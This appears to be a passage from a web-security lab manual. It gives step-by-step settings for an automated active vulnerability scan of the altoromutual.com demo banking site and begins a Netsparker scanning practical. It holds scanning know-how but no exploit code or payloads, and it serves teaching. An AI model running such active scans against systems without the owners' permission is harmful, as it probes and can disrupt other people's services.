


Under **Active Scan**, select **New Scan** and provide necessary details and click on **start scan**






The 'Active Scan' dialog box is shown with the 'Scope' tab selected. It contains the following fields and options:

- Starting point:** A text field containing 'http://www.altoromutual.com/' and a 'Select...' button.
- Policy:** A dropdown menu set to 'Default Policy'.
- Context:** An empty dropdown menu.
- User:** An empty dropdown menu.
- Recurse:** A checked checkbox.
- Show advanced options:** A checked checkbox.
- Buttons at the bottom: 'Cancel', 'Reset', and 'Start Scan'.




The 'Active Scan' dialog box is shown with the 'Input Vectors' tab selected. It contains the following sections and options:

- Injectable Targets:**
 - ☒ URL Query String
 - ☒ POST Data
 - ☐ URL Path (could slow down testing)
 - ☐ HTTP Headers (could slow down testing)
 - ☐ All Requests
 - ☐ Cookie Data (could slow down testing)
 - ☐ Enable Script Input Vectors
- Built-in Input Vector Handlers:**
 - ☒ Multipart Form-Data
 - ☒ XML Tag/Attribute
 - ☒ JSON
 - ☒ Google Web Toolkit
 - ☒ OData ID/Filter
 - ☒ Direct Web Remoting
- Parameters shown here will be ignored by the Scanner, if both the wildcarded URL and the specified location match.**
- | URL | Where | Name |
|-----|----------|----------------------|
| * | Any | (?)ASP.NET_SessionId |
| * | Any | (?)ASPSESSIONID.* |
| * | Any | (?)PHPSESSID |
| * | Any | (?)SITESEVER |
| * | Any | (?)sessid |
| * | PostData | __VIEWSTATE |
| * | PostData | __EVENTVALIDATION |
- ☐ Remove without confirmation
- Buttons at the bottom: 'Cancel', 'Reset', and 'Start Scan'.





Select Report options on top left corner and export results a HTML document.






Practical 5: Web Application Scanning using Netsparker



Install and run Netsparker web application scanner on Windows OS.



Select **Scan Policy Editor** and configure required options as shown below

